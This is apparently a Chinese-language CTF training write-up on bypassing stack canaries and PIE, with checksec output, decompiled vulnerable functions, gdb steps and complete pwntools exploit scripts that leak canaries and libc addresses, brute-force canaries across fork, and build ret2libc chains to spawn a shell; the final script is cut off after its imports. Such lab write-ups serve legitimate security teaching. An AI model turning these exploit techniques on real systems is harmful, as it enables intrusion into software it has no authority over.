8.18 PWN 详解

Canary

程序分析

checksec程序进行检查，看保护开启情况，开启了Canary保护和NX保护

```
┌──(kali㉿kali)-[~/…/training_pwn/第二次课程/保护绕过/canary]
└─$ checksec leak_canary
[*] '/home/kali/Desktop/training_pwn/第二次课程/保护绕过/canary/leak_canary'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8046000)
    RUNPATH:    b'/usr/lib/freelibs/i386/2.23-0ubuntu11.3_i386/'
    Stripped:   No

┌──(kali㉿kali)-[~/…/training_pwn/第二次课程/保护绕过/canary]
└─$
```


IDA32位打开分析，存在一个printf函数打印输入的字符

```
unsigned int vulnfunc()
{
  char buf[256]; // [esp+Ch] [ebp-10Ch] BYREF
  unsigned int v2; // [esp+10Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  read(0, buf, 0x200u);
  printf(buf);
  read(0, buf, 0x200u);
  printf(buf);
  return __readgsdword(0x14u) ^ v2;
}
```

两种方法泄露canary

- 利用打印外带canary
- 利用格式化字符串漏洞打印canary

格式字符串寻找偏移如下



EXP

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: p0ach1l
Date: 2025-08-17
Target: no description
"""

from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *

filename = "./leak_canary"
url = ''
gdbscript = '''
  b * 0x08048638
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)

# 外带泄露
# p.send(b'a' * 0x101)
# p.recvuntil(b'a' * 0x100)
# pause()
# canary = u32(p.recv(4)) - ord(b'a')

# payload = (b'a' * 0x100 + p32(canary)).ljust(0x10c) + p32(0) + p32(0x80485CC)

# p.send(payload)

# 格式化字符串泄露
```

```python
payload = b'%71$p'
p.send(payload)

p.recvuntil("0x")
canary = int(p.recv(8) , 16)
payload = (b'a' * 0x100 + p32(canary)).ljust(0x10c) + p32(0) + p32(0x80485cc)
p.send(payload)

lss("canary")
p.interactive()
```

PIE

程序分析

checksec程序进行检查，看保护开启情况，没有开启Canary，其他全开

```
┌──(kali㉿kali)-[~/…/training_pwn/第二次课程/保护绕过/PIE]
└─$ checksec pie
[*] '/home/kali/Desktop/training_pwn/第二次课程/保护绕过/PIE/pie'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'/usr/lib/freelibs/amd64/2.35-0ubuntu3.8_amd64/'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No

┌──(kali㉿kali)-[~/…/training_pwn/第二次课程/保护绕过/PIE]
└─$
```

程序有个打印， 由于到`\x00`才截断，我们可以泄露出来栈上面的一些信息。通过调试看一下信息


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[256]; // [rsp+0h] [rbp-100h] BYREF

  init(argc, argv, envp);
  read(0, buf, 0x200uLL);
  printf("you said %s", buf);
  return 0;
}
```

00001239 main:7 (1239)

调试命令

```
gdb pie
start
ctrl + c
b * $rebase(0x0000000000001220)
c
aaaabbbb
c
stack...
```

通过调试可以看到libc地址，和main函数的信息在栈上。




那么我们可以通过打印外带来邪路libc地址，从而算出基地址。由于程序只有一次溢出的机会，我们还需要控制程序再次溢出。在`__libc_start_call_main+128`附近发现了`magic_gadget`,可以巧妙的再次执行`main`函数

```
.text:0000000000029D5A 64 48 8B 04 25 F8 02 00 00     mov     rax, fs:2F8h
.text:0000000000029D63 48 89 44 24 70                 mov     [rsp+98h+var_28], rax
.text:0000000000029D68 48 8D 44 24 20                 lea     rax, [rsp+98h+var_78]
.text:0000000000029D6D 64 48 89 04 25 00 03 00 00     mov     fs:300h, rax
.text:0000000000029D76 48 8B 05 3B 02 1F 00           mov     rax, cs:environ_ptr
.text:0000000000029D7D 8B 7C 24 14                    mov     edi, [rsp+98h+var_84]
.text:0000000000029D81 48 8B 74 24 18                 mov     rsi, [rsp+98h+var_80]
.text:0000000000029D86 48 8B 10                       mov     rdx, [rax]
.text:0000000000029D89 48 8B 44 24 08                 mov     rax, [rsp+8]
.text:0000000000029D8E FF D0                          call    rax
.text:0000000000029D8E
.text:0000000000029D90 89 C7                          mov     edi, eax
.text:0000000000029D90
.text:0000000000029D92
.text:0000000000029D92                                loc_29D92:                              ; CODE XREF: s
.text:0000000000029D92 E8 59 B8 01 00                 call    exit
.text:0000000000029D92
.text:0000000000029D97                                ; ---------------------------------------------------------
.text:0000000000029D97
.text:0000000000029D97                                loc_29D97:                              ; CODE XREF: s
.text:0000000000029D97 E8 54 78 06 00                 call    sub_915F0
.text:0000000000029D97
.text:0000000000029D9C F0 FF 0D 05 05 1F 00           lock dec cs:__nptl_nthreads
.text:0000000000029DA3 0F 94 C0                       setz    al
00029D8E 000000000029D8E: sub_29D10+7E (Synchronized with Hex View-1)
```

通过调试我们可以发现程序执行流已经被改变，`ret`后会去`call main`。

调试命令

```
t
python pie.py de
b * $rebase(0x0000000000001244)
c
```



利用再次溢出我们打常规的`ret2libc`，需要注意栈对齐问题

EXP

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: pOach1l
Date: 2025-08-17
Target: no description
"""

from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *

filename = "./pie"
url = ''
gdbscript = '''
  b * $rebase(0x0000000000001239)
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)
libc = ELF("/usr/lib/freelibs/amd64/2.35-0ubuntu3.8_amd64/libc.so.6")

payload = b"a" * 0x108 + b'\x89'

p.send(payload)
```

```python
p.recvuntil(b'a' * 0x108)
# pause()
libc_base = u64(p.recvuntil("\x7f")[-6:] + b'\0\0') - 0x29d89
lss("libc_base")

pop_rdi = libc_base + 0x000000000002a3e5
ret = libc_base + 0x0000000000029139
system = libc_base + libc.sym['system']
binsh = libc_base + next(libc.search(b'/bin/sh'))
payload = b"a" * 0x108 + p64(pop_rdi) + p64(binsh) + p64(ret) + p64(system)
p.send(payload)

p.interactive()
```

pie_canary

程序分析

checksec程序进行检查，看保护开启情况，保护全开。

```
┌──(kali㉿kali)-[~/…/training_pwn/第二次课程/保护绕过/canary]
└─$ checksec pie_canary
[*] '/home/kali/Desktop/training_pwn/第二次课程/保护绕过/canary/pie_canary'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'/usr/lib/freelibs/amd64/2.35-0ubuntu3.8_amd64/'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

打开IDA64位分析程序，程序`fork`了一个子进程，子进程`fork`函数的返回值位0（既v6 = 0），父进程`fork`函数的返回值为子进程的`pid`，作用子进程进入`read_input`函数执行，父进程在`wait`等待。

```
init();
v3 = time(0LL);
srand(v3);
while ( 1 )
{
  puts("oh, welcome to BaseCTF");
  v5 = rand() % 50;
  __isoc99_scanf("%d", &v4);
  if ( v5 != v4 )
    break;
  v6 = fork();
  if ( v6 < 0 )
  {
    puts("fork error");
    exit(1);
  }
  if ( !v6 )
  {
    puts("welcome");
    read_input("BaseCTF", argv);
    puts("cheer on");
    exit(0);
  }
  wait(0LL);
}
000013FC main:23 (13FC)
```

跟进`read_input`函数，只有一个read函数，因为父子进程的Canary是相同的，如果子进程因为`Canary`报错而退出，整个程序不会退出，因为父进程没有停止，我们就一个字节一个字节覆盖`Canary`，如果没报错，那么这个字节就是正确的，继续覆盖下个字节，依次爆破出`Canary`值

```
ssize_t read_input()
{
  char buf[104]; // [rsp+0h] [rbp-70h] BYREF
  unsigned __int64 v2; // [rsp+68h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  return read(0, buf, 0x80uLL);
}
```


```
0000131C read_input:8 (131C)
```

因为程序开启`pie`保护，我们爆破出来`Canary`地址，还是不能直接控制到后门函数。我们调试一下看看需要爆破几位。

调试命令

```
gdb pie_canary
ctrl + c
vmmap
```

可以观察到基地址三个`0`（1.5个字节）,而我们程序偏移是两个字节吗，所以需要爆破一位。



EXP

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: p0ach1l
Date: 2025-08-17
Target: no description
"""
```


```python
from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *
from struct import pack

filename = "./pie_canary"
url = ''
gdbscript = '''
  set follow-fork-mode parent
  b * 0x0000000000401DB6
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)

libc = cdll.LoadLibrary('/lib/x86_64-linux-gnu/libc.so.6')
seed = libc.time(0)
libc.srand(seed)

# 泄露 canary
canary = b'\x00'

for i in range(7):
    for a in range(256):
        num = libc.rand() % 50
        p.sendlineafter(b'BaseCTF', str(num))

        payload = b'a' * 0x68 + canary + p8(a)
        p.send(payload)

        p.recvuntil(b'welcome\n')
        rec = p.readline()

        if b'smashing' not in rec:
            canary += p8(a)
            break

canary = u64(canary)
lss("canary")

shell = 0x02B1

while True:
    for i in range(16):
        num = libc.rand() % 50
        p.sendline(str(num))

        payload = b'A' * 0x68 + p64(canary) + b'A' * 0x8 + p16(shell)

        print(payload)
        p.send(payload)

        rec = p.readline()
```

```
        print("===" , rec)
        pause()
        if b'flag{' in rec :
            exit()

        if b'welcome' in rec:

            p.readline()
            shell += 0x1000
            continue
        else:
            print("else======")
            break
p.interactive()
```

GDB1

程序分析

IDA64位分析，程序初始化了一个`s`和key`v8`，加密算法也是固定的`sub_12E5`，然后用输入和密文对比，如果一样就输入`flag`




```
char buf[1032]; // [rsp+30h] [rbp-410h] BYREF
unsigned __int64 v10; // [rsp+438h] [rbp-8h]

v10 = __readfsqword(0x28u);
setvbuf(stdin, 0LL, 2, 0LL);
setvbuf(stdout, 0LL, 2, 0LL);
strcpy(s, "0d000721");
qmemcpy(v8, "mysecretkey1234567890abcdefghijk", sizeof(v8));
printf("Original: %s\n", s);
v3 = strlen(s);
sub_12E5(s, v3, v8);
printf("Input your encrypted data: ");
read(0, buf, 0x200uLL);
v4 = strlen(s);
if ( !memcmp(s, buf, v4) )
{
  printf("Congratulations!");
  fd = open("/flag", 0);
  memset(buf, 0, 0x100uLL);
  read(fd, buf, 0x100uLL);
  write(1, buf, 0x100uLL);
}
return 0LL;
}
00001872 main:22 (1872)
```

经过调试得到，每次输出的密文都是固定的

调试命令

```
gdb gdb
start
b * $rebase(0x000000000000181F)
c
x/10gz $rbp-0x439
```

取出密文，输入程序就能拿到`flag`



EXP

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: p0ach1l
Date: 2025-08-17
Target: no description
"""

from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *

filename = "./gdb"
url = ''
gdbscript = '''
  b * $rebase(0x000000000000184C)
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)


payload = p64(0x4557455355431d5d)
p.sendline(payload)

p.interactive()
```

GDB

程序分析

用IDA32位打开程序，定位到vul函数，函数实现了一个循环输入，造成了栈溢出。


```
int vul()
{
  int v1[11]; // [esp+0h] [ebp-38h] BYREF
  int v2; // [esp+2Ch] [ebp-Ch]

  v2 = 0;
  puts("Accounting Book");
  puts("Enter your bill, enter 0 to exit:");
  while ( 1 )
  {
    __isoc99_scanf("%d", v1);
    if ( !v1[0] )
      break;
    v1[++v2] = v1[0];
  }
  return puts("Recording completed");
}
```

因为`v2`(下标)在`v1`下边（gdb相对位置，不是地址高低），`v1`向下覆盖到`v2`时会造成下标错乱，所以在覆盖`v2`地址的时候，要覆盖为她的原始值，调试得到值是多少

调试发送数据和调试过程


```
def sendnum(num) :
  sleep(0.1)
  p.sendline(str(num))

for i in range(10) :
  sendnum(0x123450 + i)
-----------------------------------------
python account.py de
b * 0x080492B3
c //十次
stack ..
distance  0xffffcc34  0xffffcc5c
```

调试结果



利用上面调试得到的信息，我们打常规的`ret2libc`，去泄露`libc`地址，再次返回`vul`去再次溢出

第二次溢出的时候需要填充`system`函数和`binsh`地址，大小都超过了`int`类型的最大值，输入的`v1`位`int`类型，最多四个字节最高位为符号位，取值范围在`-7FFFFFFF~7FFFFFFF`最高位为符号位，所以负数可以取到最小为`FFFFFFFF`，所以我们减去`0x100000000`变成负数，这样就能输入成功了



EXP

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: p0ach1l
Date: 2025-08-06
Target: no description
"""

from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *
```

